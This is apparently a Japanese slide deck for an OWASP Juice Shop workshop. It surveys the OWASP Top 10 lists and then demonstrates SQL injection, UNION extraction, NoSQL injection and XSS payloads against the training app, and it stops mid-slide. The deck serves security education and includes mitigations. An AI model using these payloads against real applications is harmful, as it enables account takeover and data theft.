




3>SHAKE

OWASPとは何か？

OWASP Juice Shop ハンズオンに向けて

2026/03/12 CCoE Meetup #9

@nwiizo



nwiizo

株式会社スリーシェイクでプロのソフトウェアエンジニアをやっているものです。格闘技、読書、グラビアが趣味でよく本を紹介しています。

技術書翻訳を手がけるたび、わかることが1つ増えるのと引き換えに、わからないことが3つ増えていく。

インターネット上では **nwiizo** を名乗り、ブログ「じゃあ、おうちで学べる」を運営しています。X / GitHub もこのIDでやっています。OWASP FUKUOKAメンバー。

この座学の位置づけ

このあとのハンズオンで「何を壊しているのか」がわかる状態を作ります。

OWASPの全体像

→ Webセキュリティの世界標準がどう構成されているか、地図を手に入れる

Top 10の横断整理

→ Web・API・LLM・Agenticの4つのTop 10を横断し、共通する脅威の根っこを掴む

Juice Shopとの接続

→ 座学で学んだ脆弱性が、ハンズオンのどのチャレンジに対応するか確認する

座学はハンズオンの「予習」。地図を持ってから冒険に出よう。



本日の流れ

座学パート（この発表）

1. **OWASPとは何か** — 組織の成り立ちと役割
2. **OWASP Top 10の世界** — Web・API・LLMの脅威を横断整理
3. **次の地平線** — Agentic Applicationsの最前線
4. **プロジェクトと活用方法**

ハンズオンパート（このあと）

5. **Juice Shopで壊して学ぶ** — 座学の知識を実際に試す

座学で脅威の全体像を掴んでから、ハンズオンで体験する構成です



OWASPとは何か

Webセキュリティの「共通言語」を知る

OWASPの概要

Open Worldwide Application Security Project — アプリケーションセキュリティの改善を目的とした非営利のオープンコミュニティ。

OWASP は2001年に設立され、世界中のセキュリティ専門家がボランティアで運営しています。特定のベンダーや製品に依存せず、**誰でも無料で使えるセキュリティの知見**を提供しているのが最大の特徴です。

企業のセキュリティポリシーや監査基準、開発ガイドラインの多くがOWASPの成果物を参照しています。つまりOWASPを知ることは、セキュリティの「共通言語」を手に入れることと同じです。

ベンダー中立 / コミュニティ駆動 / すべて無料公開



OWASPが提供するもの

標準・ガイドライン

Top 10シリーズ、ASVS（検証標準）、SAMM（成熟度モデル）など。「何を守るべきか」の基準を示す

教育リソース

Web Security Testing Guide、Cheat Sheet Series、トレーニング教材。体系的に学べる資料群

ツール

ZAP（脆弱性スキャナ）、Dependency-Check、Juice Shop（学習用）など。実践に使えるOSSを開発・公開

コミュニティ

世界250+のローカルチャプター。日本にもOWASP Japan、OWASP FUKUOKAなどが活動中



なぜ今OWASPを学ぶのか

かつてのセキュリティは「サーバーを守る」ことがほぼすべてでした。しかし今、攻撃の対象はWebアプリ、API、サプライチェーン、そしてAIにまで広がっています。

2000年代

Webサーバーへの直接攻撃が主流。
SQLインジェクション、XSSが猛威を振るう

2010年代

APIの普及で攻撃面が拡大。認証・認可の不備が狙われるように

2020年代

サプライチェーン攻撃、LLMの悪用、自律エージェントへの脅威が現実

攻撃面が広がった分だけ、守る知識も広がった。



OWASP Top 10の世界

Web・API・LLM——脅威を横断して整理する

OWASP Top 10:2025

Webアプリケーションにおける最も深刻なセキュリティリスクのトップ10。開発者・セキュリティ担当者の共通言語として世界中で参照されています。

#	カテゴリ	日本語補足
A01	Broken Access Control	アクセス制御の不備
A02	Cryptographic Failures	暗号化の失敗
A03	Supply Chain Vulnerabilities	サプライチェーンの脆弱性 NEW
A04	Server-Side Request Forgery (SSRF)	サーバーサイドリクエスト偽造
A05	Security Misconfiguration	セキュリティの設定ミス
A06	Vulnerable and Outdated Components	脆弱で古いコンポーネント
A07	Identification and Authentication Failures	識別と認証の失敗
A08	Software and Data Integrity Failures	ソフトウェアとデータの整合性の失敗
A09	Security Logging and Monitoring Failures	セキュリティログと監視の失敗
A10	Handling of Exceptional Conditions	例外条件の処理 NEW



2021から2025で何が変わったか

2025年版では2つの大きな変化がありました。**サプライチェーンの脆弱性（A03）** が新設され、**例外条件の処理（A10）** が加わりました。一方、Injection（注入攻撃）は独立カテゴリから姿を消しています。

Supply Chain が A03 に

Log4Shell（2021年）やxz-utils（2024年）のように、自分を書いていないコードが攻撃の入口になる事例が急増。「依存関係を信頼しすぎる」リスクが正式に認知された

Injection の下降

フレームワークのデフォルト保護やパラメータ化クエリの普及により、古典的なInjectionは減少傾向。ただし消滅したわけではなく、他カテゴリに統合された

サプライチェーンが狙われる時代。自分のコードだけでは守れない。



OWASP API Security Top 10:2023

APIはWebアプリケーションの裏側で動く「見えないインターフェース」。モバイルアプリ、マイクロサービス、外部連携ーあらゆるデータのやり取りがAPIを通じて行われています。

#	カテゴリ	日本語補足
API1	Broken Object Level Authorization	オブジェクトレベルの認可不備
API2	Broken Authentication	認証の不備
API3	Broken Object Property Level Authorization	オブジェクトプロパティレベルの認可不備
API4	Unrestricted Resource Consumption	無制限のリソース消費
API5	Broken Function Level Authorization	機能レベルの認可不備
API6	Unrestricted Access to Sensitive Business Flows	機密ビジネスフローへの無制限アクセス
API7	Server Side Request Forgery	サーバーサイドリクエスト偽造
API8	Security Misconfiguration	セキュリティの設定ミス
API9	Improper Inventory Management	不適切なインベントリ管理
API10	Unsafe Consumption of APIs	APIの安全でない利用



APIセキュリティの本質は認可にある

API Security Top 10をよく見ると、上位5つのうち3つが「認可」の問題です。API1（オブジェクトレベル）、API3（プロパティレベル）、API5（機能レベル）——粒度は違えど、すべて「誰が何にアクセスできるか」の制御が不十分であることを指しています。

WebアプリのUI

ボタンを非表示にすれば、ユーザーはその機能を「見えない」。UIがアクセス制御の代わりをしている（ように見える）

APIのエンドポイント

すべての操作がURLとして公開される。UIの「見えない」は通用しない。**できる操作がすべて見える**

APIは「できる操作」をすべて公開する。だから認可が生命線。



OWASP Top 10 for LLM Applications 2025

生成AIの急速な普及に伴い、LLM特有のセキュリティリスクを整理したTop 10。2023年に初版、2025年に改訂されました。

#	カテゴリ	日本語補足
LLM01	Prompt Injection	プロンプトインジェクション
LLM02	Sensitive Information Disclosure	機密情報の漏洩
LLM03	Supply Chain Vulnerabilities	サプライチェーンの脆弱性
LLM04	Data and Model Poisoning	データとモデルの汚染
LLM05	Improper Output Handling	不適切な出力処理
LLM06	Excessive Agency	過剰な権限委譲
LLM07	System Prompt Leakage	システムプロンプトの漏洩
LLM08	Vector and Embedding Weaknesses	ベクトル・埋め込みの弱点
LLM09	Misinformation	誤情報の生成
LLM10	Unbounded Consumption	無制限のリソース消費



LLMの脅威は出力を信頼しすぎることから始まる

LLMのリスクは大きく「入力側」と「出力側」に分けられます。

入力側のリスク

- **Prompt Injection (LLM01)** : 悪意ある指示を紛れ込ませる
- **Data Poisoning (LLM04)** : 学習データ自体を汚染する
- **System Prompt Leakage (LLM07)** : システムの指示を盗み見る

攻撃者がLLMの振る舞いを操作する

出力側のリスク

- **Improper Output Handling (LLM05)** : LLMの出力をそのまま実行する
- **Excessive Agency (LLM06)** : LLMに過剰な権限を与える
- **Misinformation (LLM09)** : 誤った情報を事実として扱う

LLMの出力を無条件に信頼してしまう

LLMは便利な道具であって、信頼できる判断者ではない。



4つのTop 10に共通する脅威

Web、API、LLM——技術は違えど、脆弱性の根っこには共通するパターンがあります。

信頼しすぎ

ユーザー入力を信頼する（Injection）、外部コンポーネントを信頼する（Supply Chain）、LLMの出力を信頼する（Improper Output Handling）——すべて「検証なき信頼」が原因

確認不足

アクセス制御を確認しない（Broken Access Control）、設定を確認しない（Misconfiguration）、ログを確認しない（Monitoring Failures）——すべて「やるべきことをやっていない」

技術が変わっても脆弱性の根っこは同じ。「信頼しすぎ」と「確認不足」。



Webの先へ広がるセキュリティの地平線

自律エージェントの時代に備える

OWASP Top 10 for Agentic Applications 2026

AIエージェントが自律的にツールを呼び出し、判断し、行動する時代。LLM単体とは異なる脅威モデルが必要になりました。

#	カテゴリ	日本語補足
ASI01	Agentic Identity & Access Governance	エージェントのID・アクセスガバナンス
ASI02	Tool & Function Abuse	ツール・関数の悪用
ASI03	Agentic Memory Poisoning	エージェントメモリの汚染
ASI04	Cascading Hallucination Attacks	連鎖する幻覚攻撃
ASI05	Cross-Agent Manipulation	エージェント間の操作
ASI06	Uncontrolled Agentic Escalation	制御不能なエージェントのエスカレーション
ASI07	Unintended Autonomous Actions	意図しない自律的行動
ASI08	Trust Boundary Violations in Multi-Agent Systems	マルチエージェントの信頼境界侵害
ASI09	Insufficient Agentic Logging & Auditing	エージェントのログ・監査の不足
ASI10	Resource & Service Exhaustion through Agents	エージェントによるリソース・サービスの枯渇



LLMからAgenticへ、脅威モデルの進化

LLM Top 10は「1つのモデルに対する脅威」を整理しました。Agentic Top 10はその先——**複数のエージェントが連携し、ツールを呼び出し、自律的に行動するシステム全体の脅威**を扱います。

LLM Top 10の世界

1つのモデルへの入出力が対象。プロンプトインジェクション、出力の信頼性、データ汚染など

Agentic Top 10の世界

エージェント間の信頼関係、ツール呼び出しの連鎖、メモリの永続化、自律的な判断の暴走など

自律性が増すほど、攻撃面も増す。

OWASPのプロジェクトとコミュニティ

知識を実践に変える道具と仲間

主要プロジェクト

OWASPには300以上のプロジェクトがあります。ここでは実務で特に役立つものを3つの軸で紹介します。

検証・標準

- **ASVS**: アプリケーションセキュリティ検証標準。要件定義に使える
- **SAMM**: セキュリティ成熟度モデル。組織の現在地を測る
- **Top 10**: 脅威の共通言語

ツール

- **ZAP**: Webアプリ脆弱性スキャナ。CI/CDに組み込める
- **Dependency-Check**: 依存ライブラリの脆弱性検出
- **Juice Shop**: 学習用の脆弱なWebアプリ（本日使います）

教育

- **WSTG**: Web Security Testing Guide。テスト手法の百科事典
- **Cheat Sheet Series**: 開発者向けセキュリティTips集
- **Security Knowledge Framework**: 学習プラットフォーム



OWASPの活用方法

開発チーム向け

- **開発ガイドラインに組み込む:** ASVS を要件定義のチェックリストとして使う
- **CI/CDに自動スキャンを導入:** ZAP や Dependency-Check をパイプラインに組み込む
- **Cheat Sheet で学ぶ:** 新しい機能を実装する前に、該当する Cheat Sheet を読む

組織向け

- **SAMMで成熟度を測る:** 自社のセキュリティ対策がどのレベルにあるか可視化する
- **Top 10で優先順位を決める:** 限られたリソースで何かから守るべきかの判断基準にする
- **トレーニングに活用:** Juice Shopを社内研修に導入し、体験型の学習を提供する

OWASPは「読む」ものではなく「使う」もの。



ハンズオンで何をするか

Juice Shopと座学の知識をつなげる

CTF (Capture The Flag) とは

CTFは、セキュリティの知識と技術を駆使して隠された「フラグ (flag)」を見つけ出す競技形式の学習手法です。

もともとは情報セキュリティの競技大会 (DEF CON CTF等) から始まりましたが、今では企業研修や大学の授業でも広く使われています。「攻撃者の視点」を安全な環境で体験できるため、防御策を考えるうえで非常に効果的です。

Jeopardy形式

カテゴリ別の問題を解いてフラグを獲得する。Web、暗号、フォレンジック等のジャンルがあり、難易度ごとに得点が異なる。今日のハンズオンはこの形式に近い

Attack & Defense形式

チームごとにサーバーを守りながら相手のサーバーを攻撃する。攻防一体で実践的だが、運営が大がかりになる

攻撃を知らなければ、守りも設計できない。CTFはその入口になる。



OWASP Juice Shopとは

OWASP Juice Shopは、意図的に脆弱性を埋め込んだWebアプリケーションです。セキュリティのトレーニングやCTF（Capture The Flag）に使われています。

見た目は普通のECサイト（ジュースの販売サイト）ですが、中にはOWASP Top 10に対応した100以上のチャレンジが隠されています。**ブラウザだけで体験可能**で、特別なツールのインストールは不要です。

初心者しやすい

難易度が1～6の星で分類。星1つのチャレンジなら、ブラウザの開発者ツールだけで解ける

実践的に学べる

「脆弱性とは何か」を読むのではなく、実際に攻撃を再現する。壊してみることで防御の必要性が腹落ちする



Juice Shopで体験できるOWASP Top 10

ここまで学んだ脅威が、このあとのハンズオンでどう体験できるかの対応表です。

OWASP Top 10	Juice Shopでの体験例	難易度
A01: Broken Access Control	他のユーザーのカートや注文履歴にアクセスする	★★
A02: Cryptographic Failures	暗号化されていない機密データを発見する	★★
A03: Injection (2021)	SQLインジェクションでログインをバイパスする	★★
A05: Security Misconfiguration	エラーメッセージから内部情報を取得する	★
A07: Authentication Failures	パスワードリセットの仕組みを悪用する	★★★
A08: Integrity Failures	改ざんされたリクエストで価格を操作する	★★★
A09: Logging Failures	セキュリティイベントがログに残らないことを確認する	★★
XSS (Cross-Site Scripting)	検索欄にスクリプトを注入して実行する	★★

座学で学んだ脅威が、ハンズオンに全部ある。



座学パートのまとめ

OWASPの地図を手に入れた

非営利・ベンダー中立のコミュニティが、セキュリティの共通言語を無料で公開している

Top 10を横断して整理した

Web・API・LLM・Agentic——技術が変わっても脅威の根っこは「信頼しすぎ」と「確認不足」

ハンズオンの準備ができた

座学で学んだ脅威がJuice Shopのチャレンジに対応している。このあと実際に壊してみよう

セキュリティは「知っている」では足りない。「やったことがある」が守りの起点になる。



参考資料

Top 10シリーズ

- OWASP Top 10:2025 — <https://owasp.org/Top10/>
- API Security Top 10:2023 — <https://owasp.org/API-Security/>
- Top 10 for LLM:2025 — <https://genai.owasp.org/>
- Top 10 for Agentic:2026 — <https://owasp.org/www-project-top-10-for-agentic-applications/>

プロジェクト・ツール

- Juice Shop — <https://owasp.org/www-project-juice-shop/>
- ZAP — <https://www.zaproxy.org/>
- ASVS — <https://owasp.org/www-project-application-security-verification-standard/>
- Cheat Sheet Series — <https://cheatsheetseries.owasp.org/>

コミュニティ

- OWASP Japan — <https://owasp.org/www-chapter-japan/>
- OWASP FUKUOKA — <https://owasp.org/www-chapter-fukuoka/>



アタックサーフェスを把握する

守るべき場所を知らなければ、守れない

アタックサーフェスとは何か

アタックサーフェス（Attack Surface：攻撃対象領域）とは、攻撃者がシステムに侵入・攻撃するために利用できるすべてのポイントの総体です。

Webアプリケーションには、ユーザーの目に見えるフォームや画面だけでなく、API、HTTPヘッダー、ファイルアップロード、データベースクエリなど多数の接点が存在します。攻撃者はこの「面」のどこか1箇所でも弱い部分を見つければ侵入できます。

ネットワーク層

公開ポート、プロトコル、TLS設定、DNS。外部から直接到達できる境界面

アプリケーション層

入力フォーム、APIエンドポイント、認証・認可、ファイルアップロード、セッション管理

人間・プロセス層

ソーシャルエンジニアリング、内部犯行、設定ミス、依存ライブラリ

セキュリティとは「面」を管理すること。見えていない面は守れない。



Juice Shopの攻撃サーフェス

一見ただのジュース販売サイトですが、攻撃者の目で見ると驚くほど多くの攻撃経路が存在します。

フロントエンド

- 検索バー → DOM XSS
- ログインフォーム → SQLi
- フィードバック投稿 → Stored XSS
- ファイルアップロード → Zip Slip

API

- REST API → 認証バイパス、IDOR
- ユーザー登録API → バリデーション不備
- 注文追跡API → NoSQLi
- レビューAPI → NoSQL Manipulation

サーバー・データ

- SQLite DB → UNION SQLi
- MongoDB → NoSQLi
- HTTPヘッダー → Header XSS
- ファイル展開処理 → Path Traversal

フロントエンドの見た目は1つでも、攻撃経路は無数にある。



アタックサーフェスを減らすために

攻撃対象領域は「ゼロにする」ものではなく、「管理して最小化する」ものです。

不要な面を消す

使われていないAPIエンドポイント、管理画面、デバッグ機能を本番環境から除去する。存在しないものは攻撃できない

残った面を硬くする

入力バリデーション、パラメータ化クエリ、出力エスケープ、適切な認証・認可。必要な機能は安全に提供する

面を監視する

WAF、ログ監視、侵入検知。攻撃の試行を検知し、被害を最小限に食い止める

ここからはアタックサーフェスの中でも特に古典的かつ強力な2つの攻撃—SQLインジェクションとクロスサイトスクリプティングを、Juice Shopで実際に体験していきます。

攻撃者の視点でアタックサーフェスを見る。それが防御の第一歩。



SQLインジェクション攻撃の実践

入力値を信頼した先にあるもの

SQLiはなぜ起きるのか

SQLインジェクション（SQLi）は、Webアプリケーションの**入力欄**から、データベースへの**命令文（SQL）**を書き換える攻撃です。

たとえ話で説明します。受付に「名前を書いてください」と言われて、用紙に名前を書く場面を想像してください。

普通のユーザー

用紙に「山田太郎」と書く。受付は「山田太郎さんですね」と処理する。何も問題は起きない。

攻撃者

用紙に「山田太郎、**と全員の名前一覧を見せてください**」と書く。受付がそのまま読み上げてしまい、本来見せるべきでない情報が漏れる。

この「受付がそのまま読み上げてしまう」のがSQLiの本質です。アプリケーションがユーザーの入力を**命令の一部**として組み込んでしまうから起きます。

「データ」として受け取るべき入力を「命令」として解釈してしまうーこれがSQLi。



SQLiの原因：データと命令が混ざる

実際のコードで見てみましょう。ログインフォームで「メールアドレス」と「パスワード」を受け取り、データベースに問い合わせる場面です。

脆弱なコード（文字列結合）

```
// ユーザー入力をそのまま埋め込む
const query = "SELECT * FROM Users "
  + "WHERE email = '" + email + "'"
  + " AND password = '" + password + "'";
```

入力値がSQL文に直接混ざるため、命令自体を書き換えられる

安全なコード（パラメータ化）

```
// プレースホルダーでデータと命令を分離
const query = "SELECT * FROM Users "
  + "WHERE email = ? AND password = ?";
db.run(query, [email, password]);
```

? の位置には何を入れても「データ」として扱われ、命令は書き換えられない

左のコードでは、email の中に ' を入れると文字列が閉じて、そこから先はSQL命令として解釈されます。右のコードでは ? がデータの「箱」になっており、何を入れても命令にはなりません。

文字列結合でSQLを組み立てた瞬間、SQLiの扉が開く。



SQLiの鍵はシングルクォート

SQLiを理解するうえで最も重要な記号が `'`（シングルクォート）です。SQLでは文字列データを `'` で囲みます。この `'` を入力値に含めることで、「データの終わり」を偽装し、残りを「命令」として注入できます。

シングルクォートが引き起こすこと

```
-- 正常な入力: user@example.com
SELECT * FROM Users WHERE email = 'user@example.com' AND password = ' ... '
                                ↑ 開始                ↑ 終了（正常）

-- 攻撃入力: ' OR 1=1--
SELECT * FROM Users WHERE email = '' OR 1=1--' AND password = ' ... '
                                ↑↑ 空文字で即終了    ↑ コメントアウト
```

`'` — 文字列を閉じる

SQL文の中で「ここでデータが終わり」と宣言する。これ以降に書いたものはSQLの命令として解釈される

`--` — 残りを無効化する

SQLのコメント記号。パスワード検証など、攻撃に邪魔な部分を丸ごと消せる

SQLiの基本：認証バイパス

Login Admin チャレンジ（難易度 ★★） — パスワードを知らずに管理者としてログインする。

アプリケーションの裏では、ログインフォームの入力がそのままSQL文に埋め込まれています。

```
-- 本来のクエリ
SELECT * FROM Users WHERE email = '入力値' AND password = ' ... '

-- 攻撃者の入力: ' OR 1=1--
SELECT * FROM Users WHERE email = ' ' OR 1=1-- ' AND password = ' ... '
```

`OR 1=1` で条件を常に真にし、`--` 以降をコメントアウト。パスワード検証が丸ごと消えます。最初にヒットするユーザー（= admin）としてログインが成立します。

たった13文字で管理者権限を奪取できる。



「誰でもいい」から「あの人を狙う」へ

レベル2の `' OR 1=1--` は「条件を全部真にする」力技でした。テーブルの最初のユーザー（admin）が返ってきますが、**誰が返るか攻撃者は選べません**。レベル3では発想を変えます。

レベル2：全員を対象にする

```
-- 入力: ' OR 1=1--  
WHERE email = '' OR 1=1-- '  
AND password = '...'
```

`OR 1=1` で全行がマッチ。最初の1行（admin）が返る。
パスワード検証は `--` で消える

レベル3：1人だけを指定する

```
-- 入力: jim@juice-sh.op'--  
WHERE email = 'jim@juice-sh.op'-- '  
AND password = '...'
```

正しいメールアドレスで**1人に絞り込み**、`'--` でパスワードだけ無効化する

SQLiは「認証を壊す」だけでなく「特定の人を狙い撃つ」武器になる。



特定ユーザーを狙うSQLi：偵察フェーズ

Login Jim / Login Bender チャレンジ（難易度 ★★★） — 特定のユーザーアカウントに侵入する。まずはターゲットのメールアドレスを見つける偵察から。

Juice Shopでは、ターゲットのメールアドレスを複数の方法で発見できます。

方法1: 商品レビューを確認する

Apple Juice などの商品ページを開くと、レビュー欄にユーザーのメールアドレスが表示されている。 `jim@juice-sh.op` のレビューが見つかる

方法2: APIレスポンスを確認する

開発者ツールのNetworkタブで `/rest/products/1/reviews` 等のAPI応答を見ると、レビュー投稿者のメールアドレスが含まれている

実際の攻撃でも、公開プロフィール・SNS・会社サイトの「チーム紹介」・GitHubのcommit履歴などから標的のアドレスを特定します。メールアドレスは秘密情報ではないため、収集は容易です。

攻撃の第一歩は「誰を狙うか」を決めること。情報は意外なところに転がっている。



特定ユーザーを狙うSQLi：侵入フェーズ

偵察でメールアドレスが判明したら、ペイロードを組み立ててログインフォームに入力します。

Jimへのログイン

Email欄に入力:

```
jim@juice-sh.op' --
```

Password欄: 何でもよい (例: a)

Loginボタンを押すと、Jimとしてログインが成立する

Benderへのログイン

Email欄に入力:

```
bender@juice-sh.op' --
```

メールアドレスを変えるだけ。同じテクニックで任意のユーザーになりすませる

ペイロードの構造は単純です。正しいメールアドレス + ' -- (シングルクォートで文字列を閉じ、ダブルハイフンで残りをコメントアウト)。レベル2の ' OR 1=1 -- が13文字なのに対して、' -- はたった3文字の追加です。

メールアドレスが分かれば、パスワードは不要になる。



なぜ「メールアドレスだけ」で侵入できるのか

`jim@juice-sh.op' --` という入力で何が起きるか、1ステップずつ追ってみましょう。

```
-- アプリが組み立てるSQL文 (email部分に入力値がそのまま入る)
SELECT * FROM Users WHERE email = 'jim@juice-sh.op'--' AND password = 'a'
```

1. `jim@juice-sh.op`

実在するメールアドレスがそのままWHERE句に入る。
Jimの行だけにマッチする条件になる

2. `'` (シングルクォート)

email の文字列リテラルをここで閉じる。SQLとしては
email の値が確定する

ここまでは「正しいメールアドレスで検索する」だけ。次のステップが攻撃の核心。



パスワード検証が消える瞬間

シングルクォートでメールアドレスの文字列を閉じたあと、`--` が決定的な役割を果たします。

3. `--` (ダブルハイフン)

SQLのコメント記号。これ以降のすべてが無視される

```
-- この部分が丸ごと消える:  
' AND password = 'a'
```

パスワードが何であろうと関係なくなる

結果として実行されるSQL

```
SELECT * FROM Users  
WHERE email = 'jim@juice-sh.op'
```

「メールアドレスが一致するユーザーを返せ」という単純な検索に変わった。パスワード検証は存在しない

本来のログイン処理は「メールアドレスが一致する **かつ** パスワードが一致する」の2条件です。`'--` によってパスワード条件が消え、メールアドレスだけでログインが成立します。

たった3文字 (`'--`) を追加するだけで、認証の半分が消える。



UNION攻撃でデータベースを解析する

Database Schema / User Credentials チャレンジ（難易度 ★★★～★★★★） — 検索機能を踏み台にして、データベースの構造とユーザー情報を丸ごと抜き取る。

UNION句を使えば、本来のクエリ結果に攻撃者が選んだデータを結合できます。

```
-- Step 1: スキーマ抽出（テーブル定義を取得）
') UNION SELECT sql,2,3,4,5,6,7,8,9 FROM sqlite_master--

-- Step 2: ユーザー情報の抽出（email + パスワードハッシュ）
') UNION SELECT id,email,password,4,5,6,7,8,9 FROM users--
```

抽出されたデータの例

ユーザー	ハッシュ (MD5)	平文
admin@juice-sh.op	0192023a...	admin123
jim@juice-sh.op	e541ca7e...	ncc-1701

なぜ解読できるのか

MD5はレインボーテーブルで瞬時に逆引きできる。
CrackStation等のオンラインサービスにハッシュを入力するだけで平文が返ってくる



NoSQLインジェクション

NoSQL Manipulation / Exfiltration チャレンジ（難易度 ★★★★★～★★★★★）——SQLだけが注入攻撃の対象ではない。

Juice ShopではMongoDBも使われており、JSONベースの演算子インジェクションが可能です。

全レビューの一括改ざん

```
{
  "id": {"$ne": -1},
  "message": "Hacked!"
}
```

\$ne (not equal) 演算子で「IDが-1でないもの=全件」にマッチさせ、一括更新する

全注文データの抽出

```
/rest/track-order/' || true || '
```

文字列に `|| true ||` を注入し、条件を常に真にする。SQLの `OR 1=1` と同じ発想

データベースが変わっても、「入力値を信頼しすぎる」という根本原因は変わらない。



UNION攻撃のカラム数を特定する

UNION句でデータを抜き取るには、元のクエリと同じカラム数を指定する必要があります。数が合わないとエラーになるので、まず正しいカラム数を探ります。

ORDER BY で探る方法

```
-- カラム数を1つずつ増やしてエラーを確認
' )) ORDER BY 1 --      → OK
' )) ORDER BY 2 --      → OK
...
' )) ORDER BY 9 --      → OK
' )) ORDER BY 10 --     → エラー！
```

エラーが出た直前の数字がカラム数（この場合9）

UNION SELECT で探る方法

```
-- NULLを増やしていく
' )) UNION SELECT NULL --      → エラー
' )) UNION SELECT NULL, NULL -- → エラー
...
' )) UNION SELECT NULL, ... , NULL -- → OK！
```

NULLの数がカラム数と一致するとエラーが消える

エラーメッセージは攻撃者にとって最高のヒント。



削除されたデータを復活させる

Christmas Special チャレンジ（難易度 ★★★★★） — データベースから「削除された」はずの商品を注文する。

多くのアプリケーションは、データを物理的に削除せず `deletedAt` カラムに日時を入れて論理削除しています。SQLiでこの制約を回避できます。

```
-- 削除済み商品を検索
')) UNION SELECT id,name,description,price,deluxePrice,image,deletedAt,8,9
FROM products WHERE deletedAt IS NOT NULL--
```

ID:10の「Christmas Super-Surprise-Box（2014年）」が見つかります。あとはAPIで直接カートに追加するだけです。

```
fetch('/api/BasketItems', {
  method: 'POST',
  headers: {'Content-Type': 'application/json'},
  body: JSON.stringify({ProductId: 10, BasketId: 1, quantity: 1})
})
```

論理削除はUIから隠しただけ。データベースの中では生きている。



SQLiで盗んだハッシュを解読する

UNION攻撃でパスワードハッシュを抜き取ったあと、攻撃者はそのハッシュから平文パスワードの復元を試みます。

なぜMD5は危険なのか

Juice ShopのパスワードはMD5でハッシュ化されています。MD5は高速に計算できるため、レインボーテーブル（事前計算済みのハッシュ→平文対応表）で瞬時に逆引きできます。 `admin123` → `0192023a7bbd73250516f069df18b500` のような対応が数十億件蓄積されています

安全なハッシュとは

bcrypt、scrypt、Argon2といったアルゴリズムは、意図的に計算を遅くする（ストレッチング）ことで総当たり攻撃を困難にします。さらにソルト（ランダムな付加値）を加えることで、同じパスワードでも異なるハッシュを生成します

パスワードの保存にMD5やSHA-1を使ってはいけません。



SQLi対策のベストプラクティス

SQLiは古くから知られた攻撃ですが、2025年のOWASP Top 10でも形を変えて残っています。対策は確立されているので、確実に実装すれば防げます。

必須の対策

- パラメータ化クエリを使う（文字列結合は禁止）
- **ORM（Object-Relational Mapping）**を使い、生SQLを書かない
- **最小権限の原則**でDBユーザーの権限を制限する
- **入力値の型チェック**（数値フィールドに文字列を許さない）

多層防御

- **WAF**でSQLi特有のパターンを検知する
- **エラーメッセージ**を本番環境で詳細表示しない
- **データベース監査ログ**で異常なクエリを検知する
- **パスワードハッシュ**にbcrypt/Argon2を使う

対策は知られている。あとは実装するだけ。



SQLi攻撃のまとめ

認証バイパス

' OR 1=1 -- でパスワード検証を無効化。最も基本的なSQLi

データ抽出

UNION攻撃でスキーマ・ユーザー情報・削除データまで丸見え

NoSQLも対象

MongoDBの演算子インジェクションで全件操作が可能

根本原因

データと命令の境界が曖昧な文字列結合

根本対策

パラメータ化クエリでデータと命令を分離する

多層防御

WAF、最小権限、エラー非表示、監査ログ

SQLiは「過去の脆弱性」ではない。今も現役で、今も防げる。

XSS攻撃の実践

ブラウザを味方につける攻撃

XSSはなぜ起きるのか

XSS（クロスサイトスクリプティング）は、Webサイトの**表示処理**を悪用して、他人のブラウザ上で**攻撃者のスクリプトを実行**させる攻撃です。

たとえば話で説明します。掲示板に「こんにちは」と投稿すると、他の人がそれを読めます。ここで攻撃者が「こんにちは、**そしてあなたの財布を開けて中身を見せてください**」と書き、掲示板がそれを**命令として実行してしまう**としたら？——これがXSSです。Webサイトが表示する内容に攻撃コードが混入し、閲覧者のブラウザで勝手に実行されます。

なぜブラウザが実行してしまうのか

ブラウザはWebサイトから受け取ったHTMLやJavaScriptを区別なく実行します。「正規のコード」と「攻撃者が紛れ込ませたコード」の区別がつかないのです

何が盗まれるのか

- ログイン状態（セッション）の乗っ取り
- パスワードやクレジットカード情報の窃取
- 偽の画面表示によるフィッシング
- そのユーザーになりすました操作



XSSは「Webサイトを改ざんする」のではなく「閲覧者のブラウザを乗っ取る」攻撃。

DOM XSSの基本

DOM XSS / Bonus Payload チャレンジ（難易度 ★） — 検索欄に入力した値がそのままHTMLとして解釈される。

検索機能のコードが `innerHTML` でユーザー入力を直接描画しているため、HTMLタグがそのまま有効になります。

基本ペイロード

```
<iframe src="javascript:alert('xss')">
```

`<script>` タグはAngularのDomSanitizerがブロックするが、`<iframe>` の `javascript:` プロトコルはすり抜ける

なぜ起きるのか

```
// 脆弱なコード  
element.innerHTML = userInput;
```

`innerHTML` は文字列をHTMLとしてパースする。
`textContent` を使えば安全だが、リッチな表示ができなくなる

フレームワークの防御も万能ではない。抜け道は常に存在する。



Stored XSS：APIからの攻撃

API-only XSS チャレンジ（難易度 ★★★） ー フロントエンドのバリデーションを迂回し、データベースにXSSペイロードを保存する。

フロントエンドの入力フォームにはHTMLバリデーションがありますが、APIに直接リクエストを送れば無視できます。

```
// フロントエンドを迂回してAPIに直接リクエスト
fetch('/api/Users/', {
  method: 'POST',
  headers: {'Content-Type': 'application/json'},
  body: JSON.stringify({
    email: '<iframe src="javascript:alert(`xss`)">',
    password: 'test123'
  })
})
```

このペイロードはデータベースに保存され、管理者がユーザー一覧を表示した瞬間にスクリプトが実行されます。被害者は攻撃者ではなく、**あとからページを開いた管理者**です。



フロントエンドのバリデーションはUXのためであり、セキュリティのためではない。

HTTPヘッダーからのXSS

HTTP-Header XSS チャレンジ（難易度 ★★★★★） — ユーザー入力とは思われない場所からの攻撃。

True-Client-IP ヘッダーにXSSペイロードを仕込むと、サーバーはそれを「最終ログインIP」としてデータベースに保存します。

```
fetch('/rest/saveLoginIp', {
  method: 'GET',
  headers: {
    'Authorization': 'Bearer ' + token,
    'True-Client-IP': '<iframe src="javascript:alert(1)">'
  }
})
```

見落とされる理由

